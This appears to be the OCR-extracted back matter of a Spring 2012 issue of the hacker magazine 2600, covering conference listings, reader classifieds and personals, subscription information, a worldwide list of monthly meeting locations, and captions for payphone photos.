Rio Hotel and Casino
Las Vegas, Nevada
www.defcon.org

July 28-29
Maker Faire Detroit
The Henry Ford
Dearborn, Michigan
makerfaire.com

August 8-12
ToorCamp 2012
Hobuck Beach Resort
Neah Bay, Makah Indian Reservation, Washington
www.toorcamp.org

September 27 - 28
GrrCON
DeVos Place
Grand Rapids, Michigan
grrcon.org

September 28-30
DerbyCon
Hyatt Regency
Louisville, Kentucky
www.derbycon.com

September 29-30
World Maker Faire New York
New York Hall of Science
Queens, New York
makerfaire.com

December 27-30
Chaos Communication Congress
Berliner Congress Center
Berlin, Germany
events.ccc.de

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Events

SUMMERCON 2012 - 25 YEARS OF SUMMERCON. Join us June 8-10 in Brooklyn, NY to celebrate 25 years of the hardest-drinking, longest-running hacker conference on the planet. More than just a con, Summercon is the party with technical presentations to get conversations started. We unite all members of the information security universe: hackers, crackers, researchers, groupies, suits, feds, phreaks, media whores, hangers-on, students, and concerned parents for debauchery, discourse, and disobedience. Check http://summercon.org for more information, or email volunteer@summercon.org to help out!

HOPE NUMBER NINE. *2600* presents the ninth Hackers On Planet Earth conference at New York City's HOtel PEnnsylvania July 13-15, 2012. Visit www.hope.net for the latest news, travel info, special hotel rates, etc. Speakers, vendors, creative participation are all welcome. Call (212) PEnnsylvania 6-5000 for the special conference room rate. Discuss your plans and suggest ideas at talk.hope.net. Join the fun!

For Sale

PRIVACYSCAN FOR MAC OS X seeks and destroys potential online and offline privacy threats with 35-pass wipe. Available on the Mac App Store for a low introductory price - http://privacyscan.securemac.com

CLUB-MATE is now available in the United States. The caffeinated German beverage is a huge hit at any hacker gathering. Now available at a reduced price of $55 per 12 pack of half liter bottles INCLUDING SHIPPING. Bulk discounts for hacker spaces are quite significant. We also have a limited supply of Club-Mate Winter Edition. Write to contact@club-mate.us or order directly from store.2600.com.

BUS PIRATE, our most popular open source project, is a universal bus interface that talks to microchips from a PC serial terminal. Here's how it works. When either you or your software script enter commands into a terminal on your computer, those commands are interpreted by the Bus Pirate and sent via the proper protocol. The Bus Pirate then interprets data sent back to your computer terminal - and you see the response on your screen. Simple! The Bus Pirate is public domain, you are free to rework and reuse this design in your own projects. $30 including worldwide shipping @ DangerousPrototypes.com.

PORTABLE PENETRATOR. Crack WEP, WPA, WPA2 wifi networks. Coupon code for Portable Penetrator Wifi Cracking Suite. Get 20% off with coupon code 2600 at http://shop.secpoint.com/shop/the-portable-penetrator-66c1.html

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v29no1" and get 10% off of your order.

GRRIPZ, a new bag carrying device developed at Alpha One Labs, a hacker space in Brooklyn, NY are now available in a variety of colors individually or in retail boxes of 10. See Grripz.com. Post online or send us a photo of your sore hand after carrying bags for a chance to win two luxury Grripz :) Twitter @grripz or email info@grripz.com

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

Help Wanted

NO COMPROMISE PROVIDER of open architecture-based network privacy & security services is actively searching for exceptional technologists (of all hat colors) with extensive experience in network topology/design, VPN architectures, and general *nix sysadmin - we recently survived a massive federal effort to shut us down via extralegal harassment & imprisonment of our founding CTO on political grounds; company is now bouncing back & expanding our service offerings (telecom included). Must have strong loyalty to principles of free expression, anti-censorship, genuine cultural diversity. Tribal-based management philosophy - strong financial performance, strong community involvement. Details, compensation info, & longtime community credentials available via: wrinko@hushmail.com. Namaste.

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

Wanted

WANTED: Someone (or a computer system) in California who/which uses ATT as its Internet provider so that I can remotely access Gmail, Yahoo emails through it and it will record that the email access is from a California ATT I.P. address. Prefer free reliable sites but will consider some remuneration. The site(s) must be able to accept cookies. Reply to: Z (underline) A (underline) Roth (at) yahoo (dot) com

WE'RE ACTIVELY SEEKING SUBMISSIONS for a new print magazine covering a broad range of tech/non-tech subjects, such as: proven physical security techniques, "Breakdown of a Takedown" (dissections of law enforcement attacks), real-life financial privacy tactics, cross-juris-

dictional lifestyle tutorials, implementing genuine privacy in the cloud, configuring private smartphones, etc. Geared to non-specialist audiences, 100% non-profit, & community-powered. Be a part of the first issue - share your wisdom! Info: privatelifestyles@hush.com.

Services

COMPUTER FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality computer forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei forensic technologists all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on computer forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even *O* magazine. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

JEAH.NET UNIX SHELLS & HOSTING. Quad 2.66ghz processors, 9gb of RAM, and TB and TB of storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Don't forget our free private WHOIS registration service, with domain purchase, at FYNE.COM.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

A FREE VPN where anything goes- https://pwn0.com. Hubs in the U.S., Ireland, and Singapore. Like ChaosVPN but with less weird German dudes.

Announcements

DO YOU REALLY WANT FREEDOM AND PRIVACY? www.ronPaul2012.com www.dailyPaul.com You can help Restore America Now and get big government out of your house.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2011 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

Personal

INCARCERATED HACKER WITH LEUKEMIA. Looking to overcome painful cancer by seeking new friends. Thank you the few who have shown their support. Currently undergoing radiation and dialysis alone without moral support. Appreciate a simple letter to give me the courage to continue treatment and look towards the future. Please, no money; I'm not looking for a handout, just your friendship. Thank you again. Preston Vandeburgh G66791, California Medical Facility, Post Office Box 2000, Vacaville, California 95696-2000.

FREE GHOST EXODUS AND ERIC BROWN! Former Electronik Tribulation Army leader and street racing enthusiast are bored as hell and looking to make some friends in the hacking community to keep us going. Ghost is 27 and fighting to overturn a draconian computer virus conviction. Eric is 21, into Linux, Anonymous, games, sports cars, hacking, gothic chicks, geek nerds, WikiLeaks, etc. Ghost is writing an autobiography called "The Ghost Exodus Manifesto" and could use some ideas and perspective from creative masterminds! Weaponize knowledge! Write Jesse McGraw or Eric Brown at FCI, PO Box 9000, Seagoville, TX 75159-9000.

IN SEARCH OF INFORMATION on electronic warfare, counterintelligence, and financial privacy. Looking for worldwide pen-pals, friends, and contacts. Bilingual English and Spanish. D. Coryell, T-68127, CCI D5-44up, PO Box 608, Tehachapi, CA 93581.

INCARCERATED HACKER NEEDS YOUR HELP. I am a 25-year-old male, 6 foot 5, 207 pounds, hazel eyes, brown hair. I am seeking pen-pals/correspondence while incarcerated. I have 19 months left in the can. I am looking for anyone who has any knowledge in modifying/hacking the firmware for: routers, cellular phones, ADSL modems, cable modems, digital cable boxes, etc. I was a successful owner of 3 companies. I plan to continue my mission upon release. If you feel you fit this criteria and would like to join in on the fun, please feel free to contact me via snail mail at: Chris Douglas, 14329-298, Seagoville FCI, PO Box 9000, Seagoville, TX 75159. I will reply to all mail received. Happy hacking!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Summer issue: 5/21/12.

HOPE Number Nine

July 13-15, 2012 at the renowned Hotel Pennsylvania in New York City

Keynote speakers: The Yes Men (more keynote speakers will be announced soon)


There's still time to submit your talk ideas. Unlike most conferences, we open our doors to people without speaking experience as well as those who have done this before. This is how we learn and find out about new things. Have an idea? Email **speakers@hope.net** with a couple of coherent paragraphs describing what you want to talk about and who you are. Make it exciting, interesting, and different, and you may find yourself opening some eyes at HOPE. (If your talk doesn't make it to the final schedule, you'll still have other opportunities through unscheduled tracks, lightning talks, etc.)

Preregistration is open at the discounted rate of **$100.** (The rate at the door will be $120.) Visit **www.hope.net** to get your ticket. (And the preregistration tickets are REALLY cool.)

Special room rates are still available (at least, at the time we printed this) by going to **tinyurl.com/hopehotel** and adjusting your dates. You can also call **+1 212 PEnnsylvania 6-5000** (+1 212 736 5000 in case you can't read the old telco format) and ask for the HOPE group code.

Volunteers are still needed and always welcome. Email **volunteers@hope.net** if you can help us make the magic happen.

Don't forget to join the discussion at **talk.hope.net** where you can help shape the direction of the conference and engage in dialogue with fellow attendees and HOPE organizers. You can also be added to the HOPE announcement mailing list by entering your email address on the main page of the HOPE and *2600* websites. Subscribe to the **@hopenumber9** and **@2600** Twitter feeds to get updates sent to whatever device you choose. And, of course, check in at **www.hope.net** for all of the latest HOPE news.



Hackers On Planet Earth: hackers, phone phreaks, all sorts of technology, security holes, lockpicking, social engineering, controversial speakers, computer geniuses, privacy advocates, cryptographers, vendors, government spies, Segways, a huge network to trade all sorts of things, the largest stash of Club Mate in the western hemisphere... and that's just barely scratching the surface.

"The surest way to corrupt a youth is to instruct him to hold in higher esteem those who think alike than those who think differently." - Friedrich Nietzsche

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 (ISSN 0749-3851, USPS # 003-176); Spring 2012, Volume 9 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2011 at $25 per year. (1987 only available in full back issue sets.) Individual issues available from 1988 on at $6.25 each. Subject to availability. Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: At Student St in Old Main in front of Tim Horton's, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Newk's, 4925 University Dr.

Arizona

Phoenix: Lola Coffee House, 4700 N Central Ave. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: The Enclave Coop, 2121 Academy Circle. 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Panera Bread, Fashion Square Mall.

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: Starbucks, 1244 Western Ave.

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 6:30 pm

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm


Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Worldly Payphones



Morocco. Seen in Casablanca near the Olive Market. An old school phone that only takes coins.

Photo by Eduardo

Ascension Island. If you find yourself using this payphone in Georgetown (population 450), odds are you're calling a really long distance. Located in the middle of the South Atlantic Ocean, this phone only accepts prepaid Cable & Wireless phone cards.

Photo by Jim Hardisty

Gambia. We don't know a lot about this one as it came with no details whatsoever. But we do know that it's not that often you get to see a payphone from wherever this one happens to be.

Photo by Aldous Snow

Mexico. Someone in Yal-ku Lagoon has a good sense of humor, although an actual tin can would have been more accurate.

Photo by scott

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

We get many photos of people's odometers that have just hit the magic number. Usually, they pull over and have a bit of a celebration when they take the picture. Not here. **Travel'n Man** apparently didn't even slow down when the historic moment occurred. Or maybe he did, which is even scarier.

For many people, the thought of hackers messing with plumbing might lead to many sleepless nights. Not so in Carlisle, Indiana where **Chris Gibson** spotted this crew of hackers who were working on the pipes at a local truck stop. We are indeed everywhere.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.